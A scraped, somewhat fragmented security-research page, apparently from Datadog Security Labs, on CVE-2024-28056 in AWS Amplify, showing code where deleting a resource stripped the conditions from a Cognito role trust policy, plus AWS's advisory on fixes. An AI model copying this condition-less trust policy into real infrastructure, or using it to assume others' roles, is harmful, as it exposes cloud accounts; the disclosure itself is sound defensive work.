
Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019

Variant 2 was fixed (**kinda**)

```
@@ -33,16 +33,11 @@
    "Statement": [
      {
        "Sid": "",
-       "Effect": "Allow",
+       "Effect": "Deny",
        "Principal": {
          "Federated": "cognito-identity.amazonaws.com"
        },
-       "Action": "sts:AssumeRoleWithWebIdentity",
-       "Condition": {
-         "ForAnyValue:StringLike": {
-           "cognito-identity.amazonaws.com:amr": "authenticated"
-         }
-       }
+       "Action": "sts:AssumeRoleWithWebIdentity"
      }
    ]
  }
```

Amplify Vuln Timeline



```
[ ... snip ... ]
let authParamsJson = {
  'Version': '2012-10-17',
  'Statement': [
    {
      'Effect': 'Allow',
      'Principal': {
        'Federated': 'cognito-identity.amazonaws.com'
      },
      'Action': 'sts:AssumeRoleWithWebIdentity',
      'Condition': {
        'StringEquals': {
          'cognito-identity.amazonaws.com:aud': idpId
        },
        'ForAnyValue:StringLike': {
          'cognito-identity.amazonaws.com:amr': 'authenticated'
        }
      }
    }
  ]
};
[ ... snip ... ]
if (event.RequestType === 'Delete') {
  delete authParamsJson.Statement[0].Condition;
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```


[... snip ...]

```
let authParamsJson = {
  'Version': '2012-10-17',
  'Statement': [
    {
      'Effect': 'Allow',
      'Principal': {
        'Federated': 'cognito-identity.amazonaws.com'
      },
      'Action': 'sts:AssumeRoleWithWebIdentity',
      'Condition': {
        'StringEquals': {
          'cognito-identity.amazonaws.com:aud': idpId
        },
        'ForAnyValue:StringLike': {
          'cognito-identity.amazonaws.com:amr': 'authenticated'
        }
      }
    }
  ]
};
```

[... snip ...]

```
if (event.RequestType === 'Delete') {
  delete authParamsJson.Statement[0].Condition;
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

[... snip ...]

```
let authParamsJson = {
```

```
  'Version': '2012-10-17',
```

```
  'Statement': [
```

```
    {
```

```
      'Effect': 'Allow',
```

```
      'Principal': {
```

```
        'Federated': 'cognito-identity.amazonaws.com'
```

```
      },
```

```
      'Action': 'sts:AssumeRoleWithWebIdentity',
```

```
    }
```

```
  ]};
```


[... snip ...]

```
if (event.RequestType === 'Delete') {
```

```
  delete authParamsJson.Statement[0].Condition;
```


```
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

Amplify Vuln Timeline




Cognito Role ARNs are easily discoverable 😬


Cognito Role ARNs are easily discoverable 🤪



Amplify Vuln Timeline



Amplify Vuln Timeline



More Resources:

CVE-2024-28056

Publication Date: 2024/04/15 07:00 AM PST

AWS is aware of CVE-2024-28056, which affects Amplify CLI versions prior to 12.10.1 and Amplify Studio, which uses Amplify CLI. We released a fix to Amplify CLI on January 10, 2024 that also fixed Amplify Studio, and recommend customers upgrade to Amplify CLI 12.10.1 or higher to address this issue. We have proactively communicated with the customers using affected versions.

AWS has taken two additional steps to protect customers using Amplify from unintentional misconfigurations. First, AWS added a mitigation to the AWS Security Token Service (STS) where attempts to make a cross-account role assumption with a trust policy referencing Amazon Cognito as the trusted principal, without conditions to scope down access to specific Amazon Cognito Identity Pools using the aud claim, will fail. As a result, cross-account access will no longer be possible with policies created by earlier unpatched versions of Amplify. Second, AWS added a mitigation to the AWS Identity and Access Management (IAM) control plane such that any attempt to create a role trust policy that references Amazon Cognito as the trusted principal, without adding conditions restricting access, will fail.

We would like to thank Datadog for responsibly disclosing this issue to AWS.

Please email aws-security@amazon.com with any security questions or concerns.



 **DATADOG** Security Labs

ARTICLES CLOUD SECURITY ATLAS ABOUT

RESEARCH

